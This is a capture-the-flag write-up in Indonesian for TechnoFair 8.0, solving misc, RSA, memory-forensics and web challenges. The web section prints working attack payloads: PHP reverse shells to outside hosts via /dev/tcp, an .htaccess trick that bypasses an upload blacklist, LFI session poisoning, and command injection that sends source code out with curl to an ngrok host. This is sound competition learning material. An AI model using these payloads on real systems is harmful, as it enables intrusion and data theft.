
CTF TechnoFair 8.0

Ramagendhis

abejads
perkosa
amemiya

Misc: Feedback

Tinggal isi feedback sat set sat set



Feedback Form Technofair CTF 2021


technofair{terimakasih_sudah_berpartisipasi_di_technofairCTF}

This content is neither created nor endorsed by Google. Report Abuse - Terms of Service - Privacy Policy

Flag: technofair{terimakasih_sudah_berpartisipasi_di_technofairCTF}

Misc: Welcome to TechnoFair 8.0 (2021)

Tinggal kirim command !about_technofair_2021 lewat #bot-spam dibales sama bot MEE6




Al- Today at 10:02 AM
!flag
!about_technofair_2021

MEE6 ✓ BOT Today at 10:02 AM
Flag tidak di temukan.
Kegiatan TechnoFair 8.0 adalah kegiatan yang diselenggarakan oleh BEM FIKTI UG Periode 2020/2021 dan terdiri dari empat rangkaian kegiatan, yaitu webinar, kompetisi, workshop, dan talkshow. Kegiatan TechnoFair 8.0 ini akan di lakukan secara online dengan menggunakan media Zoom cloud meetings dan live streaming Youtube. technofair{Se1am4t_Dat4ng_8ruh}

Flag: technofair{Se1am4t_Dat4ng_8ruh}

Misc: Channel Rahasia

Pertama cari token akun discord menggunakan Inspect > Application, lalu pakai command **curl -sH "Authorization: TOKEN-AKUN" https://discordapp.com/api/v6/guilds/815911260461072394/channels | jq** terus scroll buat nyari channelnya dan dapet




```
          "deny_new": "1024"
        }
      ],
      "nsfw": false,
      "rate_limit_per_user": 0
    },
    {
      "id": "821003782916800552",
      "type": 4,
      "name": "technofair{Ch4nnel_Tersembuny1}",
      "position": 6,
      "parent_id": null,
      "guild_id": "815911260461072394",
      "permission_overwrites": [
        {
          "id": "815911260461072394",
          "type": "role",
          "allow": 0,
          "deny": 1049600,
          "allow_new": "0",
          "deny_new": "1049600"
        }
      ],
      "nsfw": false
    },
    {
```

Flag: technofair{Ch4nnel_Tersembunyi}

Cryptography: A Lucky Loop

Challengenya base64 yang posisinya diacak, tinggal benerin aja



Decode from Base64 format

Simply enter your data then push the decode button.

```
dGVjaG5vZg==
YWlye2Nvbg==
Z3JhdHVsYQ==
dGlvbnNfaQ==
X2FtX3RoZQ==
X2ZsYWchfQ==
```

For encoded binaries (like images, documents, etc

UTF-8 Source character set.

☑ Decode each line separately (useful for when you

Live mode ON Decodes in real-time as you

Decodes your data into the

```
technof
air{con
gratula
tions_i
_am_the
_flag!}
```

Flag: technofair{congratulations_i_am_the_flag!}

Cryptography: Aku dan 4 bilangan prima

Diberi file chall.py dan out.txt. Ini merupakan chall multi-prime RSA, kita bisa melakukan Fermat Attack untuk memfaktorkan N. Setelah mendapat 2 pasang, kita hanya perlu mengambil gcd untuk mencari p, q, $p + \delta_1$, dan $q + \delta_2$

fermat.py

```
import sys

def isqrt(n):
    x = n
    y = (x + 1) // 2
    while y < x:
        x = y
        y = (x + n//x) // 2
    return x
def is_square(n):
    if not n % 48 in (0, 1, 4, 9, 16, 25, 33, 36):
        return False
    x = isqrt(n)
    return x*x == n
def fermat(n):
    a = isqrt(n)
    while True:
        b2 = a*a - n
        while not is_square(b2):
            a += 1
            b2 = a*a - n
        n11 = a - isqrt(b2)
        n12 = n // n11
        if n11 * n12 == n:
            print(n11)
            print(n12)
        a += 1
if __name__ == '__main__':
    n = 
766189386107928870461232405682428197155325684938680324153160329978984614102932925454
79349309584394265594135881815868509797975981569813801541819044739135567559820461719
92133300178070732688527462379925496142741944410278173915503007594075131197019636352
12621997302413408651630090459002563035349074696498920572942893259031818543165235331
02374070067398071623378875020476570950118227285816168051846898189289308045743180131
15689430260450572839060904176023480504876807310962105063058782417722431654669730509
15735897989249164469183379870670480846844174816655851031129618033893484911000186 16
```

```
89206816856832238128874896790516637
    fermat(n)
```


Dan script solvernya

solver.py

```
import itertools
import math
import gmpy2

c =
53330203005590576273586291504447795179276076753460732105229855917492031535609455279
05471617055390862832090724275674301850841328746015818539999254106959583022492771703
62447594414138759546085800548347815389688205707473621914830777583390898811182119657
14443634062988954821296277228087977296084150395165684350530647411731784319549796281
84113077609472474158501321140759120865933591449468716625271915315192237652960416609
14009372093641148888217626224587208839959004601031772202556016700368100920683583458
00852506721763811270102083942345274812355346971235746875735063148877095749611115346
84456158044614521548036760981001130
a1 =
87532244693480177565752612147110666050649456875132890686651985770788743322757826991
13931638268426428052866979100498284449448264877049941145323524356510479536867468543
22861821834871436041352436321771767895779701726145621678531922729474487156027521970
07595173235622869332301735765163369792987710038704405926257
a2 =
87532244693480177565752612147110666050649456875132890686651985770788743322757826991
13931638268426428052866979100498284449448264877049941145323524356511022956604686771
60809774170171599222691390723669201592175050581843268624522146923638540040773905883
81724064434195722761610328105768725231474610760701656559341
b1 =
87532244693480177565752612147110666050649456875132890686651985770788743322757826991
13931638268426428052866979100498284449448264877049941145323524356510413032758113202
47966239245819990379181099004026580446199032595852037783764044624993009579491017138
06710122894582981723302819186754813679520425070069971175487
b2 =
87532244693480177565752612147110666050649456875132890686651985770788743322757826991
13931638268426428052866979100498284449448264877049941145323524356511089460714042112
35705356759223044884862728041414389041755719712136852519290025028120017617310410715
82609114775235610370609244684177281344941895729336091356451
assert a1 * a2 == b1 * b2

e = 65537
p1 = math.gcd(a1, b1)
q1 = math.gcd(a2, b1)
```

```
p2 = math.gcd(a1, b2)
q2 = math.gcd(a2, b2)
print("p1 = {}".format(p1))
print("p2 = {}".format(p2))
print("q1 = {}".format(q1))
print("q2 = {}".format(q2))

n = p1 * p2 * q1 * q2
phi = (p1 - 1) * (p2 - 1) * (q1 - 1) * (q2 - 1)
d = gmpy2.invert(e, phi)
m = pow(c, d, n)

print(bytes.fromhex(hex(m)[2:]))
```

Hasilnya ketika dijalankan




```
aimer@ubuntu:~$ /usr/bin/python3 /home/aimer/Downloads/technofai
p1 = 95005870507629641365465557877795173876247396359820708295273
p2 = 92133511567004400065762725606659884456634017587041006006069
q1 = 92133511567004400065762725606659884456634017587041006006069
q2 = 95005870507629641365465557877795173876247396359820708295273
b'technofair{f3rmattz_w1tH_RSA_MulTi_pRim3_GCD_att4ckkk!!!}'
aimer@ubuntu:~$ 
```

Flag: technofair{f3rmattz_w1tH_RSA_MulTi_pRim3_GCD_att4ckkk!!!}


Forensic: doomp

Diberikan sebuah file raw yang merupakan file memory. Pertama dicari profile dari memory tersebut



```
aimer@ubuntu:~/Downloads/technofair$ volatility imageinfo -f data.raw
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with Win
XPSP2x86)
                     AS Layer1 : IA32PagedMemory (Kernel AS)
```

Kami memilih WinXPSP2x86 sebagai profile, kemudian dicari proses apa saja yang digunakan, dibagian akhir terlihat program menarik yaitu Dumpit.exe, kemudian dilakukan proses memdump yang menghasilkan file 1668.dmp, tinggal grep technofair




```
aimer@ubuntu:~/Downloads/technofair$ strings 1668.dmp  | grep technofair
technofair{mindyourownbusiness2395}
technofair{mindyourownbusiness2395}
aimer@ubuntu:~/Downloads/technofair$
```

Flag: technofair{mindyourownbusiness2395}

Web: Cloud Storage

Diberikan sebuah web yang terdapat form upload files



Not secure | 103.152.242.172:20052

Welcome! Have a nice day!

Web tersebut hanya menerima file zip untuk di upload ke server, dan terdapat beberapa blacklist dari file yang berada dalam zip tersebut. Seperti : *php, phtml*.

Maka dari itu kami membuat file zip yang berisikan 2 file yaitu
a.jpg (berisi php reverse shell menggunakan ngrok)


```
<?php system("bash -c 'bash -i >& /dev/tcp/3.128.107.74/15019 0>&1'"); ?>
```

.htaccess

```
AddType application/x-httpd-php .jpg
```


.htaccess disini gunanya untuk memerintah apache saat membuka file dengan format .jpg akan dibuka dan dijalankan layaknya file php

Upload dan buka, maka kita akan mendapatkan shell



```
$ nc -lnvp 2183
listening on [any] 2183 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 53784
bash: cannot set terminal process group (260): Inappropriate ioctl for device
bash: no job control in this shell
www-data@f3033c013a55:/var/www/html/68982f414a4a3b35dc9e40edeb0a0e76$
```

Kami mendapatkan hint bahwa flag terdapat pada /root/flag.txt. Berjam-jam nyari privilege escalation lewat /sanity.sh ternyata bukan >:(
Terdapat SET UID binary untuk base64 sehingga dapat mendapatkan flag tanpa harus memiliki shell root.
Get flag and done.




```
www-data@f3033c013a55:/$ base64 /root/flag.txt | base64 -d
base64 /root/flag.txt | base64 -d
technofair{jago_banget_sih_kamu_tapi_sayang_kamu_masih_belom_bisa_bobol_hati_dia}www-data@f3033c013a55:/$
```

Flag: technofair{jago_banget_sih_kamu_tapi_sayang_kamu_masih_belom_bisa_bobol_hati_dia}

Web: Simple

Diberikan sebuah web yang terdapat celah LFI di parameter *page.* Setelah dilakukan pencarian flag, ternyata ini bukan soal LFI abal-abal.
Kami menemukan writeup dengan soal yang mirip seperti ini (https://www.youtube.com/watch?v=M8bg_Tge94k)


Ketika memasukkan nama maka akan tersimpan pada session kita akan tersimpan pada */var/lib/php/sessions/sess_**PHPSESSIDCOOKIE***



```
GET /?page=../../../../../var/lib/php/sessions/sess_pndiglsvrdfc96mpg6359kuu8l
HTTP/1.1
Host: 103.152.242.172:20053
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://103.152.242.172:20053
Connection: close
Referer: http://103.152.242.172:20053/
Cookie: PHPSESSID=pndiglsvrdfc96mpg6359kuu8l
Upgrade-Insecure-Requests: 1


```


```
HTTP/1.1 200 OK
Date: Sat, 27 Mar 2021 11:07:31 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 124
Connection: close
Content-Type: text/html; charset=UTF-8

<ul>
  <li>
    <a href="?">Home</a>
  </li>
  <li>
    <a href="?page=profile.php">Profile</a>
  </li>
</ul>
name|s:13:"Ininamaakuloh";
```

Lalu kami memasukkan potongan code php pada parameter *name* yang menjalankan reverse shell menggunakan ngrok.
Setelah melakukan GET request ke *var/lib/php/sessions/sess_pndig1svrdfc96mpg6359kuu8l* lagi maka akan didapatkan shell



```
$ nc -lnvp 2183
listening on [any] 2183 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 33486
bash: cannot set terminal process group (110): Inappropriate ioctl for device
bash: no job control in this shell
www-data@d6788c37aa20:/var/www/html$ 
```

Cat flag dan done



```
www-data@d6788c37aa20:/var/www/html$ cat /flag*
cat /flag*
techofair{walaupun_terlihat_gampang_nyatanya_susah_kan}
www-data@d6788c37aa20:/var/www/html$ 
```

Flag: techofair{walaupun_terlihat_gampang_nyatanya_susah_kan}

Web: Up or Down

Diberikan web untuk mengecek hosts apakah up / down. Tetapi terdapat celah command injection yang dapat dimanfaatkan dengan menggunakan **backtick (`)**

Lalu kami menggunakan curl untuk mendapatkan source code dari index.php tersebut


```
`curl https://3af3626dd48a.ngrok.io -d @index.php`
```

Didapatkan source code seperti dibawah

```
<?php if (array_key_exists('site', $_POST))
{
    $site = str_ireplace(['https://', 'http://'], '', $_POST['site']);
    $start = time();
    exec('ping -c 3 -w 4 "' . $site . '"');
    if (intval(time() - $start) < 3)
    {
        $status = '<font color="green">Host is UP!</font>';
    }
    else
    {
        $status = '<font color="red">Host is DOWN!</font>';
    }
} ?><!DOCTYPE html><html lang="en"><head>    <meta charset="UTF-8">    <meta
http-equiv="X-UA-Compatible" content="IE=edge">    <meta name="viewport"
content="width=device-width, initial-scale=1.0">    <title>Up / Down ?</title>
<link rel="stylesheet"
href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/css/bootstrap.min.css"
integrity="sha384-MCw98/SFnGE8fJT3GXwEOngsV7Zt27NXFoaoApmYm81iuXoPkFOJwJ8ERdknLPMO"
crossorigin="anonymous">    <script
src="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/js/bootstrap.min.js"
integrity="sha384-ChfqqxuZUCnJSK3+MXmPNIyE6ZbWh2IMqE241rYiqJxyMiZ6OW/JmZQ5stwEULTy"
crossorigin="anonymous"></script></head><body>    <div class="container
text-center">        <div class="contact-form">        <h3 class="">Up / Down
?</h3>            <form method="post" action="">                <div
class="form-group" align="center">                    <div class="col-md-6">
<input type="text" name="site" id="site" placeholder="Site (e.g google.com)"
required="true" class="form-control"/>                    </div>
</div>            </form>            <?php echo @$status; ?>        </div>
</div>    </body></html>
```


Hmmm, langsung buat aja command lengkap untuk command injectionnya dan menggapai reverse shell menggunakan ngrok

```
google.com"; bash -c "bash -i >& /dev/tcp/3.138.180.119/15070 0>&1
```



```
$ nc -lnvp 2183
listening on [any] 2183 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 40104
bash: cannot set terminal process group (93): Inappropriate ioctl for device
bash: no job control in this shell
www-data@683934b66f11:/var/www/html$ ls
```

Langsung cat flag, enjoy



```
www-data@683934b66f11:/var/www/html$ cat /fl*
cat /fl*
technofair{welcome_to_our_first_ctf_national_competition:)_i_hope_u_enjoy}www-data@683934b66f11:/var/www/html$
```

Flag: technofair{welcome_to_our_first_ctf_national_competition:)_i_hope_u_enjoy}